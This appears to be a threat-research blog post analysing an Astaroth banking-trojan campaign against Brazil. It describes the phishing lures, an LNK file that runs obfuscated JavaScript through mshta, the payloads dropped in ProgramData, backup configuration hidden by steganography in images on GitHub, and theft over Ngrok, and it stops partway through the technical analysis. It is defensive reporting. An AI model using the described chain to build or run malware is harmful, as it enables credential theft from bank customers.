



*EDITOR’S NOTE: Special thank you to the GitHub team for working with us on this research. All malicious GitHub repositories mentioned in the following research have been reported to GitHub and taken down.

Digital banking has made our lives easier, but it’s also handed cybercriminals a golden opportunity. Banking trojans are the invisible pickpockets of the digital age, silently stealing credentials while you browse your bank account or check your crypto wallet. Today, we’re breaking down a particularly nasty variant called Astaroth, and it’s doing something clever: abusing GitHub to stay resilient.
McAfee’s Threat Research team recently uncovered a new Astaroth campaign that’s taken infrastructure abuse to a new level. Instead of relying solely on traditional command-and-control (C2) servers that can be taken down, these attackers are leveraging GitHub repositories to host malware configurations. When law enforcement or security researchers shut down their C2 infrastructure, Astaroth simply pulls fresh configurations from GitHub and keeps running. Think of it like a criminal who keeps backup keys to your house hidden around the neighborhood. Even if you change your locks, they’ve got another way in.
Key Findings
McAfee recently discovered a new Astaroth campaign abusing GitHub to host malware configurations.
Infection begins with a phishing email containing a link that downloads a zipped Windows shortcut (.lnk) file. When executed, it installs Astaroth malware on the system.
Astaroth detects when users access a banking/cryptocurrency website and steals the credentials using keylogging.
It sends the stolen information to the attacker using the Ngrok reverse proxy.




Astaroth uses GitHub to update its configuration when the C2 servers become inaccessible, by hosting images on GitHub which uses steganography to hide this information in plain sight.
The GitHub repositories were reported to GitHub and are taken down.
Key Takeaways
Don’t open attachments and links in emails from unknown sources.
Use 2 factor authentication (2FA) on banking websites where possible.
Keep your antivirus up to date.

Geographical Prevalence
Astaroth is capable of targeting many South American countries like Brazil, Mexico, Uruguay, Argentina, Paraguay, Chile, Bolivia, Peru, Ecuador, Colombia, Venezuela, and Panama. It can also target Portugal and Italy.
But in the recent campaign, it seems to be largely focused on Brazil.
Figure 1: Geographical Prevalence
Conclusion
Astaroth is a password-stealing malware family that targets South America. The malware leverages GitHub to host configuration files, treating the platform as resilient backup infrastructure when primary C2 servers become inaccessible. McAfee reported the findings to GitHub and worked with their security research team to remove the malicious repositories, temporarily disrupting operations.
Technical Analysis


Figure 2 : Infection chain
Phishing Email

The attack starts with an e-mail to the victim which contains a link to a site that downloads a zip file. Emails with themes such as DocuSign and resumes are used to lure the victims into downloading a zip file.
Figure 3: Phishing Email
Figure 4: Phishing Email
Figure 5: Phishing Email
JavaScript Downloader
The downloaded zip file contains a LNK file, which has obfuscated javascript command run using mshta.exe.
This command simply fetches more javascript code from the following URL:
To impede analysis, all the links are geo-restricted, such that they can only be accessed from the targeted geography.
The downloaded javascript then downloads a set of files in ProgramData from a randomly selected server:
Figure 6: Downloaded Files
Here,
”Corsair.Yoga.06342.8476.366.log” is AutoIT compiled script, “Corsair.Yoga.06342.8476.366.exe” is AutoIT interpreter,
“stack.tmp” is an encrypted payload (Astaroth),
and “dump.log” is an encrypted malware configuration.


